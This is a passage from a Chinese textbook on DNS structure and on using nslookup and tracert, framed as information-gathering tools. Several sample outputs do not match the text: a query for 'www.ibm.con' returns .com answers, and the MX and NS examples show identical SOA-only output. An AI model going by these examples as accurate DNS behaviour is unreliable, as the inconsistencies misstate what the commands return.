根 DNS 服务器就像世界各地的公司和学校使用的服务器，但它存在于互联网中最特殊的位置，即在第一层域名如.com 和.org 等之上。记忆 DNS 层次的最容易的方法是记住根域只用“.”表示，顶层域只含有一个名字，第二层域则含有两个名字等。

根域名服务器和其他机构或团体的域名服务器的主要区别是，根服务器包含指向所有已注册的顶层域的指针。第二层域是属于机构团体或地区的，用域名的最后一部分即域后缀来分类。例如，域名 microsoft.com 代表微软公司，如表 5.2 所示。多数域后缀可以反映使用这个域名的机构是什么性质。

表 5.2 域名的结构

域名	层次结构
.	根，唯一，使用点
.com	表示顶层域名
ibm.com	第二层域名
ftp.ibm.com	子域名

与根域相比，第一层域实际是第二层域，但它们还是被称为顶层域。根域在技术含义上是一个域，但常常不被当做是一个域。根域所有的几个根级成员只是为了支持域名树和它的功能。机构类型并不总是可以根据域后缀来确定的。例如，.net 和.org 就不像.com 域那样清晰。本来，.net 域是打算为 ISP（Internet 服务提供商）和其他联网机构所用的，但很多研究机构或课题组也用这个域，如 handle.net 和 giga.net 等。.org 域原来是为非赢利或政府资助的研究组织所使用的，但也被一些政府机关使用。

一个域如果在另一个域之下，就应该说是一个子域，即使是顶层域，也是根域的子域。由于第二层域以下的子域变化特别多，而大量的子域也是在第二层域以下，因此，子域这个词就往往被用来指第二层域以下的各个域。

各机构或团体经常根据内部的需要来设立子域，如 est.ibm.com 是 ibm.com 的子域。采用这种方式设立子域，可使负载分布到公司内部网络的若干主机上，从而改善如邮件服务、名字服务等各种服务性能。子域结构的划分完全由自己决定，划分的原则应该是使网络上的流量最小并满足需求。

若干服务器之间分布工作负载的一种正式方法为委托授权。主服务器也被称做授权服务器，或在 DNS 里称为 SOA。一个授权服务器在回答查询请求方面具有不可推辞的责任，但也可以将一部分授权委托给其他的服务器。授权服务器可以包含所有有关域的数据，也可将一部分数据委托给其他服务器。

对一个 DNS 客户机来说，好像所有已注册的主机地址都在本地的 DNS 服务器上，但这仅仅是表面现象。委托授权告诉本地的 DNS 服务器如何找到非本地的主机，这样才能使客户机解析它们所在域以外的地址。

5.4.5 主 DNS 服务器

如前所述，主服务器（即 SOA）负责域中名字的授权，关于那个域的名字的所有信息都要从这个服务器上获得。当一个主 DNS 服务器启动时，其从所运行的主机的本地数据文件（或活动目录）中取得域区数据。一个 DNS 服务器可以同时是一个或几个域的主服务器，也可以既是一个域的主服务器，又是另一个域的辅服务器。应认识到域和域区不存在主和辅的问题，只有 DNS 服务器才有主和辅的概念，主 DNS 服务器才是一个域的名字的授权来源。

如果要配置一个机构的域的层次结构，最好首先为整个域配置一个主 DNS 服务器。DNS 服务器管理的域区应包含所有的域名，也许还应为子域配置一个或几个服务器。如果要为机构的各个部门建立子域，则每个子域应有一个主 DNS 服务器。如果服务器不包含这个域的所有记录，则必须指定一个子域授权，如 example.net 被分为 sales.example.net，ops.example.net 和 eng.example.net 等。

通过子域的选择提高了用户的灵活性。同时，因为每个子域都有一个授权的启动，所以潜在地增加了负载，因此每次做出改变时，必须进入指定的主服务器。

5.4.6 辅 DNS 服务器

辅 DNS 服务器从主服务器获得数据。当一个辅 DNS 服务器启动时，首先从主服务器处获得域区数据，并将自己的版本号和主服务器的版本号进行比较。如果必要，辅服务器就进行域区数据的

替换，用主服务器的数据覆盖原来的数据。辅服务器能和主服务器通信是因为辅服务器的名字连同SOA和NS资源记录一起保存在自身的文件里。辅服务器仅用一个NS记录来表示，不承担SOA的责任，只有主服务器才有权承担。当然，如果辅服务器仍然没有域区数据，需要在启动文件建立时使用指示来定位主服务器以获得域区数据。和主DNS服务器相似，辅服务器也是授权查找域名的地方。其差别在于主服务器是其他需要输入域区文件的服务器的初始域名来源，而辅服务器的存在只是为了备份并提供查询服务。

5.4.7 从主DNS服务器向辅DNS服务器传送数据

对域、域区、委托授权有所了解后，现在讨论DNS的分布式数据库模型。域区文件本质上是DNS 名字的数据库列表，主服务器拥有自己的各个域的源域区文件。子域域名服务器可以有主服务器的功能，可有效地将一个大的域名列表划分为几个较小的部分，成为几个域区文件。

对域进行划分可以使域区文件变小并容易管理。一个域名服务器不应该解析庞大的域区文件。虽然还受其余因素的影响，但一般来说域区文件越小，从域名服务器得到的响应就越快。但子域也会带来一定的问题，即数据问题。委托授权解决了父域和子域的协调，一个辅DNS服务器传送主DNS服务器的域区文件，此方式也被称做域区传送（zone transfer）。域区传送可以是部分的也可以是完全的，主要取决于需求和最近一次传送耗费的时间。把大的域区文件分成几个小文件也可以提高域区传送的效率。这也是为什么要避免大而平面化的域名空间的重要原因之一。

当一个主DNS服务器启动时，该服务器只需要对名字查询请求做出响应。当一个辅DNS服务器启动时，该服务器就要查看主服务器的授权数据，并得到一个路径和文件名，以便当收到副本时保存为本地的备份。如果辅服务器是第一次启动或者有人清除了它的数据目录，则辅服务器就要向主服务器发出请求以得到域区文件的副本。

域区传送操作很像Windows操作系统的文件复制，或者是Windows在域名服务器之间的WINS数据复制。当辅DNS服务器得到了主DNS服务器域区文件的副本后，该服务器也能对名字查询提供授权的应答。如果主服务器的域区文件有所改变或更新，辅服务器将进行一定的处理。在授权开始资源记录（SOARR）中包含的若干信息字段可指示辅服务器相隔多长时间检查主服务器的变化，这些字段设置了超期时限和刷新频率。SOA资源记录也有一个版本号或序列号。

辅DNS服务器将定期地向主DNS服务器查询该服务器所需刷新的域区文件，具体讲就是检查序列号是否有变化。序列号是一种递增的指示数据库版本的数字。如果序列号有所变化，辅服务器就知道域区数据有了变化，即会启动新的副本传递（可能是部分的，也可能是完全传送）。

只有当序列号增大后辅DNS服务器才会进行域区文件传送。如果序列号因为某种原因而减少，则辅服务器将认为其域区文件副本是最新的，并将继续使用直到期满。如果因某种原因序列号变为0，则辅服务器的本地域区文件将被删除，辅服务器启动一次传输，从主服务器传送完整的新的域区数据文件。但是无论哪种情况，都是从其主服务器获得数据。

希望DNS查询在全局范围内都能得到迅速处理的机构应该在不同的地理位置上配置DNS服务器，也可以把部分域区数据放在其他合作机构的服务器上，这样可以提供较好的本地查询性能，而配置的冗余有助于在互联网连接不正常时继续工作。有故障时，即使目的主机不能接通，辅DNS服务器仍然可以进行名字解析。对于像发送邮件这样的服务，这是很有用的。因为如果在发送邮件时可以解析主机名，但不能启动一次邮件发送过程时，则只需将邮件在发送队列中继续排队，稍后再发送。如果发送邮件时连主机名都不能解析，则只能退回邮件并给出“主机未知”错误了。

5.4.8 客户机请求解析的过程

下面是一个详细的例子，帮助读者理解域名解析的过程。这个例子说明了 DNS 是如何工作的，读者应仔细阅读，以便领会每一步的作用。

回顾以前关于全域名和根域的讨论，一个末尾带有点“.”的主机名应该是全域名，也就是说，名字中所有应该有的域的成分都齐全了。如果客户机要解析的主机名末尾带有“.”，则其 DNS 服务器将对域的成分不做进一步的假设，而是在开始解析时就直接将主机名送到根域服务器，在那里可沿 DNS 树中一条最短的路径到达所查主机的授权服务器。如果域名只是相对域名，即没有末尾的点，则 DNS 服务器将为重构造主机的全域名做出一系列智能假定。

由于解析器库函数所用的不同源代码，解析器的工作会有所不同。许多标准解析器根据从应用程序接收的输入，用几个步骤就可以完成解析。例如，要查询主机名 www，则按照缺省设置，加上客户机的域名。如果查询的主机名是 www.ibm.com，则解析器将直接解析 www.ibm.com。如果服务器不能找到 www.ibm.com，则加上客户机的域名，并再次查询。不同之处在于有些解析器是通过查看整个字符串来区分全域名和主机名的。

例如，假设客户机所在的域是 test.example.com.cn，要访问 www.ibm.com 的 Web 结点。如果所查找的名字不是全域名，服务器将试图构造全域名。因为这个客户机开始查询的 DNS 服务器是在 test.example.com.cn 域，并且没有使用全域名，则 DNS 服务器使用的初始搜索串如下：

```
www.ibm.com. test.example.com.cn
```

注意，此 DNS 服务器已将自己的域名 test.example.com.cn 加到了被查找主机名的后面。除非查找名后面有“.”，否则 DNS 服务器将认为这个名字不是全域名。只有尾部有点“.”才能确认全域名。另外，可认为 www.ibm.com 和 www 都是相对域名，这些可能在当前域中得到解析，也可能不能解析。如果名字尾部没有“.”，名字的相对性就可以由解析器设定，而通常都留给 DNS 服务器来设定。通过在 test.example.com.cn 域中的初次搜索，域名服务器不能解析其收到的组合主机名。这表明重构查找主机的全域名没有成功，下一次查询时，DNS 服务器就必须在高一层域中查找。所以，第二次查找的名字应为：

```
www.ibm.com.example.com.cn
```

注意，第一次查询时的 test 部分现在已经消失。如果这个完成客户机搜索的 DNS 服务器对 test.example.com.cn 域来说不是主 DNS 服务器，则它将把查询转送给另一个服务器进行解析；如果这个服务器就是主服务器，而第二次搜索又失败了，则该服务器将假定在更高一层域解析，于是从当前的搜索名中再删去一个部分，进行第三次查找。

如果第三次查找还是没成功，则第四次查找会有些不同。因为实际上没有 cn 域（cn 由根域处理），所以第四次查询实际就要到根域服务器查询 www.ibm.com。但 DNS 服务器不会从根域服务器得到对 www.ibm.com 的解析，而是将被指向一个 ibm.com 域的授权服务器。然后，DNS 服务器将对 www.ibm.com 的查询发送到 ibm.com 域名服务器。因为 www.ibm.com 是 ibm.com 域的一个有效主机，这个 ibm.com 域的域名服务器就会用 www.ibm.com 的 IP 地址来进行响应。本地的 DNS 服务器就将结果送回客户机，以便客户机用收到的 IP 地址连接 Web 服务器并下载 Web 页面。

以上就是 DNS 服务器递归查询的一个实例，也可设置为叠代查询或非递归查询。实际上，叠

代查询就像 DNS 服务器查询根域服务器，而根域服务器并不是直接为客户机进行查询，而只是提供一个最佳猜测，指示从哪里可以得到更多的信息。

5.4.9 主机 IP 地址查询实例

在解释了 DNS 的查询和解析方法后，本节将使用 Nslookup 工具完成一次查询，该工具的使用方法将在下一节中做详细介绍。

step 1 单击“开始”按钮弹出菜单，选择“运行”命令，在文本框中输入 cmd，打开 Windows 命令行窗口，如图 5.34 所示。

图 5.34 命令行窗口

step 2 在提示符下输入 nslookup 命令，如下所示，效果如图 5.35 所示。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
C:\Documents and Settings\zqh>nslookup                    //输入命令
Default Server:  ns.cstnet.cn
Address:  159.226.8.6
> set debug                                               //设置诊断模式
> www.ibm.com                                             //输入查询域名
Server:  ns.cstnet.cn
Address:  159.226.8.6
------------
Got answer:
    HEADER:
        opcode = QUERY, id = 2, rcode = NOERROR
        header flags:  response, want recursion, recursion avail.
        questions = 1,  answers = 2,  authority records = 3,  additional = 3

    QUESTIONS:
        www.ibm.com, type = A, class = IN
    ANSWERS:
    ->  www.ibm.com
        canonical name = www.ibm.com.cs186.net
        ttl = 31 (31 secs)
    ->  www.ibm.com.cs186.net
        internet address = 129.42.58.212
        ttl = 55 (55 secs)
    AUTHORITY RECORDS:
    ->  cs186.net
        nameserver = ns2.events.ihost.com
        ttl = 162117 (1 day 21 hours 1 min 57 secs)
    ->  cs186.net
```

```
        nameserver = ns.events.ihost.com
        ttl = 162117 (1 day 21 hours 1 min 57 secs)
    ->  cs186.net
        nameserver = ns1.events.ihost.com
        ttl = 162117 (1 day 21 hours 1 min 57 secs)
    ADDITIONAL RECORDS:
    ->  ns.events.ihost.com
        internet address = 129.42.3.200
        ttl = 468 (7 mins 48 secs)
    ->  ns1.events.ihost.com
        internet address = 129.42.1.200
        ttl = 482 (8 mins 2 secs)
    ->  ns2.events.ihost.com
        internet address = 129.42.5.200
        ttl = 468 (7 mins 48 secs)
------------
Non-authoritative answer:
Name:    www.ibm.com.cs186.net
Address:  129.42.58.212
Aliases:  www.ibm.com
>
```

```
C:\Documents and Settings\zqh>nslookup
Default Server:  ns.cstnet.cn
Address:  159.226.8.6

> set debug
> www.ibm.con
Server:  ns.cstnet.cn
Address:  159.226.8.6

------------
Got answer:
    HEADER:
        opcode = QUERY, id = 2, rcode = NOERROR
        header flags:  response, want recursion, recursion avail.
        questions = 1,  answers = 2,  authority records = 3,  additional = 3

    QUESTIONS:
        www.ibm.com, type = A, class = IN
    ANSWERS:
    ->  www.ibm.con
        canonical name = www.ibm.com.cs186.net
        ttl = 31 (31 secs)
    ->  www.ibm.con.cs186.net
        internet address = 129.42.58.212
        ttl = 55 (55 secs)
    AUTHORITY RECORDS:
    ->  cs186.net
```

图 5.35 nslookup 命令查询实例

5.4.10 使用 nslookup 命令查询 IP 地址

配置好 DNS 服务器，添加了相应的记录之后，只要 IP 地址保持不变，一般情况下就不再需要去维护 DNS 的数据文件了。不过在确认域名解析正常之前最好还是测试一下所有的配置是否正常。许多人会使用 ping 命令简单地检查一下就算了。不过 ping 只是一个检查网络连通情况的命令，虽然在输入参数是域名的情况下会通过 DNS 进行查询，但是其只能查询 A 类型和 CNAME 类型的记录，并且只会获知域名是否存在，而其他的信息一概没有。所以如果需要对 DNS 的故障进行排错，就必须使用另一个更强大的工具 Nslookup。它可以指定查询的类型，可以查到 DNS 记录的生存时间，还可以指定使用哪个 DNS 服务器进行解释。

nslookup 命令最简单的用法就是查询域名对应的 IP 地址，包括 A 记录和 CNAME 记录，如果

查到的是 CNAME 记录，还会返回别名记录的设置情况。其用法是：

```
c:\>nslookup 域名
```

图 5.36 是 A 记录的返回情况。

图 5.36　nslookup 查询 A 记录

nslookup 命令会首先反向解析获得的 DNS 服务器的名称，图 5.36 中最后两行显示 www.ibm.com 的 IP 地址是 129.42.56.212。注意，即使 www.ibm.com 的主机没有在线，一样能够返回结果。

如果目标域名是一个别名记录（CNAME），nslookup 命令就显示出和 ping 命令不同的地方了，图 5.37 所示为查询 CNAME 记录的结果。由于 CNAME 和 A 记录最后都是活的 IP 地址，所以一般情况下两者是等同的，命令格式相同。

图 5.37　nslookup 命令查询 CNAME

注意，这次 nslookup 命令返回了 3 行信息，前两行显示这是一个 CNAME 记录，以及对应的域名和 IP 地址，最后显示的是目标域名，并注明 Alias（别名）。

5.4.11　使用 nslookup 查询其他类型的域名

如果没有附加任何参数，默认情况下 nslookup 命令查询的是 A 类型的记录。如果配置了其他类型的记录，则 ping 就无能为力了。比如配置了 MX 记录，但是邮件服务器只能发信不能收信，到底是域名解析问题还是其他问题，ping 命令的检查只能让管理员误入歧途。这时候 nslookup 命令可以模拟遇见服务器进行域名解析的情况，只需要在命令上面加上适当的参数。指定查询记录类型的指令格式如下：

```
C:\>nslookup -qt=类型 目标域名
```

注意，qt 必须小写，而类型可以是一个字符，不区分大小写。

```
A 地址记录(Ipv4)
AAAA 地址记录（Ipv6）
AFSDB Andrew 文件系统数据库服务器记录
ATMA ATM 地址记录
```

CNAME 别名记录
HINFO 硬件配置记录，包括 CPU、操作系统信息
ISDN 域名对应的 ISDN 号码
MB 存放指定邮箱的服务器
MG 邮件组记录
MINFO 邮件组和邮箱的信息记录
MR 改名的邮箱记录
MX 邮件服务器记录
NS 名字服务器记录
PTR 反向记录（从 IP 地址解释域名）
RP 负责人记录
RT 路由穿透记录
SRV TCP 服务器信息记录（将有大用处）
TXT 域名对应的文本信息
X25 域名对应的 X.25 地址记录

图 5.38 所示是查询 sina.com.cn 的邮件服务器记录的结果。

```
C:\Documents and Settings\zqh>nslookup -qt=mx tech.sina.com.cn
Server:  ns.cstnet.cn
Address:  159.226.8.6

Non-authoritative answer:
tech.sina.com.cn        canonical name = jupiter.sina.com.cn

sina.com.cn
        primary name server = sina.com.cn
        responsible mail addr = hostmaster.sina.com.cn
        serial  = 5
        refresh = 1800 (30 mins)
        retry   = 600 (10 mins)
        expire  = 604801 (7 days 1 sec)
        default TTL = 600 (10 mins)

C:\Documents and Settings\zqh>
```

图 5.38 nslookup 查询 MX 的结果

可以看出，服务器的名称和地址都被列出来了。注意，preference 就是前面所说的优先级，该数值越小，优先级越高。

再查询名字服务器记录，结果如图 5.39 所示。

```
C:\Documents and Settings\zqh>nslookup -qt=ns tech.sina.com.cn
Server:  ns.cstnet.cn
Address:  159.226.8.6

Non-authoritative answer:
tech.sina.com.cn        canonical name = jupiter.sina.com.cn

sina.com.cn
        primary name server = sina.com.cn
        responsible mail addr = hostmaster.sina.com.cn
        serial  = 5
        refresh = 1800 (30 mins)
        retry   = 600 (10 mins)
        expire  = 604801 (7 days 1 sec)
        default TTL = 600 (10 mins)

C:\Documents and Settings\zqh>_
```

图 5.39 nslookup 查询 NS 的结果

一般情况下服务器会同时返回对应的地址，但也有不返回的情况。

5.4.12 使用 nslookup 指定使用的名字服务器

在默认情况下，nslookup 使用的是在本机 TCP/IP 配置中的 DNS 服务器，但有时候需要指定

一个特定的服务器进行查询试验。这时候不需要更改本机的 TCP/IP 配置，只要在命令后面加上指定的服务器 IP 地址或者域名就可以了。这个参数在对一台指定服务器排错时是非常必要的，另外可以通过指定服务器直接查询授权服务器的结果，而避免其他服务器缓存结果。其命令格式如下：

```
C:\>nslookup [-qt=类型] 目标域名 指定的 DNS 服务器 IP 或者域名
```

上面的指令格式过于复杂，下面演示如何使用 nslookup 内置的命令进行查询的步骤，如图 5.40 所示。




图 5.40 nslookup 查询指定服务器的结果

这个过程直接从顶级域名服务器查询 sina.com 的 NS 记录，所有二级域名的 NS 记录都存放在顶级域名服务器中，这是最权威的解析。

5.4.13 使用 nslookup 检查域名的缓存时间

因为在 DNS 服务器中均缓存了查询的记录，这些记录不可能永远存储在服务器中，所以要看查询的记录是否依然有效，就需要对域名的缓存时间做一次检查。检查域名的缓存时间需要使用一个新的参数，即-d，格式如下：

```
C:\> nslookup -d [其他的参数] 目标域名 [指定的服务器地址]
```

如上所示，继续在指定的 ns1.sina.com.cn 上查询 sina.com 的缓存时间，步骤如下：

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
C:\>nslookup -d sina.com ns1.sina.com.cn
------------
Got answer:
    HEADER:
        opcode = QUERY, id = 1, rcode = NOERROR
        header flags:  response, want recursion
```

```
    questions = 1,  answers = 0,  authority records = 13,  additional = 13
QUESTIONS:
    166.184.106.202.in-addr.arpa, type = PTR, class = IN
AUTHORITY RECORDS:
->  (root)
    nameserver = a.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = h.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = c.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = g.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = f.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = b.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = j.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = k.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = l.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = m.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = i.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = e.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
->  (root)
    nameserver = d.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
ADDITIONAL RECORDS:
->  a.root-servers.net
    internet address = 198.41.0.4
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
->  h.root-servers.net
    internet address = 128.63.2.53
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
->  c.root-servers.net
```

```
    internet address = 192.33.4.12
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> g.root-servers.net
    internet address = 192.112.36.4
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> f.root-servers.net
    internet address = 192.5.5.241
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> b.root-servers.net
    internet address = 192.228.79.201
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> j.root-servers.net
    internet address = 192.58.128.30
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> k.root-servers.net
    internet address = 193.0.14.129
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> l.root-servers.net
    internet address = 198.32.64.12
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> m.root-servers.net
    internet address = 202.12.27.33
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> i.root-servers.net
    internet address = 192.36.148.17
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> e.root-servers.net
    internet address = 192.203.230.10
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
-> d.root-servers.net
    internet address = 128.8.10.90
    ttl = 378215 (4 days 9 hours 3 mins 35 secs)
------------
(root)
    nameserver = a.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
    nameserver = h.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
    nameserver = c.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
    nameserver = g.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
    nameserver = f.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
    nameserver = b.root-servers.net
    ttl = 291815 (3 days 9 hours 3 mins 35 secs)
```

```
(root)
        nameserver = j.root-servers.net
        ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
        nameserver = k.root-servers.net
        ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
        nameserver = l.root-servers.net
        ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
        nameserver = m.root-servers.net
        ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
        nameserver = i.root-servers.net
        ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
        nameserver = e.root-servers.net
        ttl = 291815 (3 days 9 hours 3 mins 35 secs)
(root)
        nameserver = d.root-servers.net
        ttl = 291815 (3 days 9 hours 3 mins 35 secs)
a.root-servers.net
        internet address = 198.41.0.4
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
h.root-servers.net
        internet address = 128.63.2.53
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
c.root-servers.net
        internet address = 192.33.4.12
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
g.root-servers.net
        internet address = 192.112.36.4
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
f.root-servers.net
        internet address = 192.5.5.241
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
b.root-servers.net
        internet address = 192.228.79.201
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
j.root-servers.net
        internet address = 192.58.128.30
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
k.root-servers.net
        internet address = 193.0.14.129
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
l.root-servers.net
        internet address = 198.32.64.12
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
m.root-servers.net
        internet address = 202.12.27.33
        ttl = 378215 (4 days 9 hours 3 mins 35 secs)
```

```
i.root-servers.net
       internet address = 192.36.148.17
       ttl = 378215 (4 days 9 hours 3 mins 35 secs)
e.root-servers.net
       internet address = 192.203.230.10
       ttl = 378215 (4 days 9 hours 3 mins 35 secs)
d.root-servers.net
       internet address = 128.8.10.90
       ttl = 378215 (4 days 9 hours 3 mins 35 secs)
*** Can't find server name for address 202.106.184.166: No information
Server:  UnKnown
Address:  202.106.184.166
------------
Got answer:
    HEADER:
       opcode = QUERY, id = 2, rcode = NOERROR
       header flags:  response, auth. answer, want recursion
       questions = 1,  answers = 1,  authority records = 3,  additional = 3
    QUESTIONS:
       sina.com, type = A, class = IN
    ANSWERS:
    ->  sina.com
       internet address = 71.5.7.138
       ttl = 3600 (1 hour)
    AUTHORITY RECORDS:
    ->  sina.com
       nameserver = ns1.sina.com.cn
       ttl = 3600 (1 hour)
    ->  sina.com
       nameserver = ns2.sina.com.cn
       ttl = 3600 (1 hour)
    ->  sina.com
       nameserver = ns3.sina.com.cn
       ttl = 3600 (1 hour)
    ADDITIONAL RECORDS:
    ->  ns1.sina.com.cn
       internet address = 202.106.184.166
       ttl = 86400 (1 day)
    ->  ns2.sina.com.cn
       internet address = 61.172.201.254
       ttl = 86400 (1 day)
    ->  ns3.sina.com.cn
       internet address = 202.108.44.55
       ttl = 86400 (1 day)
------------
Name:    sina.com
Address:  71.5.7.138
```

这种查询将整个 DNS 数据包的所有部分都揭示出来，大家可以看到 DNS 实际上并不是如想象中那么简单。

5.5 路由跟踪与 IP 追踪

除了上述工具外，还有两类原理基本类似的工具可以作为信息收集的辅助工具，即路由跟踪工具 TraceRoute 和 IP 追踪工具 VisualRoute。

5.5.1 TraceRoute：路由跟踪

TraceRoute 最早是由 Van Jacobson 在 1988 年写的小程序，当时主要是解决作者碰到的一些网络问题。TraceRoute 是一个正确理解 IP 网络并了解路由原理的重要工具。对负责网络工程技术与系统管理的网络管理员来说，这是一个使用方便的程序。

TraceRoute 程序的设计利用了 ICMP 及 IP header 的 TTL（Time To Live）栏位（field）。首先，TraceRoute 送出一个 TTL 是 1 的 IP 数据段（其实每次送出的是 3 个 40 字节的包，包括源地址、目的地址和包发出的时间标签）到目的地，当路径上的第一个路由器（Router）收到这个数据段后，该路由器将 TTL 减 1。此时，TTL 变为 0，所以该路由器会将此数据段丢掉，并送回一个 ICMP time exceeded 消息（包括 IP 包的源地址、IP 包的所有内容及路由器的 IP 地址）。TraceRoute 收到这个消息后，便知道这个路由器存在于该路径上，接着 TraceRoute 再送出另一个 TTL 是 2 的数据段，发现第 2 个路由器。TraceRoute 通过每次将送出的数据段的 TTL 加 1 来发现另一个路由器，这个重复动作一直持续到数据段抵达目的地。当数据段到达目的地后，该主机并不会送回 ICMP time exceeded 消息，因为已经到达目的地了。TraceRoute 为了判断是否目的地使用了另外一种算法，在送出 UDP 数据段到达目的地时，其所选择送达的端口号是一个一般应用程序都不会用的号码（30000 以上），所以当此 UDP 到达目的地后，该主机会送回一个 ICMP port unreachable 消息，TraceRoute 收到这个消息，便知道已经到达目的地了。所以 TraceRoute 在服务器端不需要所谓的 Daemon 程式来驻留。

TraceRoute 提取发送 ICMP TTL 到期消息设备的 IP 地址并做域名解析。每次 TraceRoute 都打印出一系列数据，包括所经过的路由设备的域名及 IP 地址，以及 3 个包每次来回所花的时间。

TraceRoute 有一个固定的时间等待响应（ICMP TTL 到期消息）。如果超过这个时间，就将打印出一系列的“*”号，表明在这条路径上，此设备不能在给定的时间内发出 ICMP TTL 到期消息的响应。然后，TraceRoute 给 TTL 记数器加 1，继续进行。

TraceRoute 在 UNIX 和 Windows 平台上有相应的工具，UNIX 平台的工具名为 TraceRoute，Windows 平台的工具名为 Tracert。这里给出 Windows 平台工具的使用方法。

```
tracert [-d] [-h maximum_hops] [-j computer-list] [-w timeout] target_name
```

-d 指定不对计算机名解析地址，-h maximum_hops 指定查找目标的跳转的最大数目，-j computer-list 指定在 computer-list 中松散源路由，-w timeout 表示等待由 timeout 对每个应答指定的毫秒数，target_name 表示目标计算机的名称。

下面以跟踪 IP 地址为实例演示 TraceRoute 的用法，此例中使用的工具名为 Tracert。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，如图 5.41 所示。

step 2 在命令文本框中输入“cmd”，单击“确定”按钮，打开 Windows 命令行窗口，如图 5.42 所示。




图 5.41 “运行”对话框

